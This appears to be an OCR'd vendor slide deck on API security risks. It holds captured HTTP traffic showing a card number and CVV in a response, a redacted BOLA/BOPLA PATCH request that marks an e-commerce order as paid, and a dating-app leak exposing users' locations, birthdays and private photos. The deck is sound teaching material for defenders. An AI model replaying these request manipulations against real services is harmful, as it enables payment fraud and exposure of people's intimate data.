
Legitimate request – user retrieving stored credit card information	Response with data exposure - HTTP response to the API call contains sensitive data in the message body
Request: POST /payments/storedcard/json HTTP/1.1 Host: payments.host.com Connection: close Content-Length: 78 Cache-Control: max-age=0 Origin: https://payments.host.com Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36	**Response:** HTTP/1.1 200 OK Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Wed, 27 Jan 2021 15:43:39 GMT Content-Type: application/json; charset=utf-8 X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Connection: close Content-Length: 55
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Accept: text/html,application/xhtml+xml,applicat ion/xml;q=0.9,image/avif,image/webp,imag e/apng,*/*;q=0.8,application/signed-exch ange;v=b3;q=0.9 Referer: https://payments.host.com/methods/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: session=kjasdnfklnf01922wndlasdjkfnz-0f7 1k9013u18901u2mklsduhz12234d4D	[{"PAN":"4111111123454321","status":"ok" ,"CVV":"1234"}]

APIs often send more information than is needed in an API response and leave it up to the client application to filter the data and render a view for the user. An attacker can sniff the traffic sent to the client to gain access to potentially sensitive data that can include information such as account numbers, email addresses, phone numbers, and access tokens.

API protection solutions should identify and report on sensitive data exposure in API requests and responses and also track and baseline API access per endpoint, per user to identify excessive consumption of PII data.

SALT

API1 and 3 – BOLA + BOPLA
Real world example – Top Service Provider



```
[redacted]
e%22%3A1665580434%2C%22expires_at%22%3A1665580734%7D; userToken=
%7B%22clientSessionToken%22%3A%22mWl8dPHdceq1YmNAibjwZ2HX9ziYOBAk%22%7D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101
Firefox/105.0
Accept: application/json
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate

Content-Type: application/json
Content-Length: 888
Origin: https://boutique[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "method":"PATCH",
  "route":"/admin/commerce/orders/388678?_format=json",
  "data":
[redacted]
                                                                    ,\"total_paid\":
  [{\"number\":\"806[redacted]\",\"currency_code\":\"[redacted]\",\"formatted\":\"806[redacted]\"}]}"
}
```

```
],
"total_price":[
  {
    "number":"806[redacted]",
    "currency_code":"[redacted]",
    "formatted":"806[redacted]"
  }
],
"total_paid":[
  {
    "number":"806[redacted]",
    "currency_code":"[redacted]",
    "formatted":"806[redacted]"
  }
],
"balance":[
  {
    "number":"0",
    "currency_code":"[redacted]",
    "formatted":"0[redacted]"
  }
],
"state":[
  {
    "value":"validation"
  }
],
"data":[
  {
    "paid_event_dispatched":true
  }
],
"locked":[
  {
    "value":false
  }
],
```

Attack:

BOLA on order


BOPLA on Total Paid

Business impact:

Fraud – get order marked as paid without payment

Blocking with Salt

API3:2023 – Excessive Data Exposure: Three Fun:
Exposing near real time location and PII


THE BEST DATING APP FOR COUPLES AND SINGLES LOOKING TO EXPLORE OPEN RELATIONSHIPS
Download on the App Store
GET IT ON Google Play
Christina, 28, Straight
Bob, 32, Bisexual
Male + Female couple
3 mi
Photo Verified
Love adventure and exploring new things.

It exposes the near real time location of any user; at work, at home, on the move, wherever.


It exposes users dates of birth, sexual preferences and other data.

It exposes users private pictures, even if privacy is set.

https://www.pentestpartners.com/security-blog/group-sex-app-leaks-locations-pictures-and-other-personal-details-identifies-users-in-white-house-and-supreme-court/

API3:2023 – Excessive Data Exposure: Three Fun

Exposing near real time location and PII



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
322	https://www.go3fun.co	POST	/account_kit_reg	✓		200	447	JSON
325	https://www.go3fun.co	POST	/user/device_token	✓		200	198	JSON
326	https://www.go3fun.co	POST	/user/update	✓		200	265	JSON
327	https://www.go3fun.co	POST	/reset_push_badge			200	198	JSON
329	https://www.go3fun.co	GET	/match_users?from=0&latitude=51.[redacted]...	✓		200	23807	JSON
331	https://www.go3fun.co	GET	/user/refresh			200	788	JSON
334	https://www.go3fun.co	POST	/user/update_location	✓		200	198	JSON
338	https://www.go3fun.co	POST	/upload_photo	✓		200	479	JSON
339	https://www.go3fun.co	GET	/i_like_list?from=0&offset=30	✓		200	201	JSON
340	https://www.go3fun.co	GET	/chatted_list			200	201	JSON
341	https://www.go3fun.co	POST	/reset_push_badge			200	198	JSON
344	https://www.go3fun.co	GET	/user/refresh			200	992	JSON
348	https://www.go3fun.co	GET	/matched_list?from=0&offset=30	✓		200	201	JSON

```
      ],
      "latitude": "51.[redacted],
      "membership": "2",
      "birthday": "1977-[redacted]",
      "sex_orient": "4",
      "gender": "1",
      "longitude": "-0.1[redacted]",
      "photo_verified_status": "1",
      "active": "0",
      "partner_sex_orient": "0",
      "liked_me": "0",
      "settings": {
        "show_online_status": "1",
        "show_distance": "1"
      },
      "username": "[redacted],
      "usr_id": "17[redacted],
      "about_me": "Kinky and attractive french financier open to many things ..."
    },
    {
      "last_login": "2019-06-24 20:21:12",
      "private_photos": [
        {
          "icon": "https://s3.amazonaws.com/3fun/821/[redacted]/[redacted]-small.jpg",
          "photo_id": "38[redacted]",
          "py": "500",
          "px": "750",
          "photo": "https://s3.amazonaws.com/3fun/821/[redacted]/[redacted]-big.jpg",
          "descr": null
        }
```

You'll see the latitude and longitude of the user is disclosed.

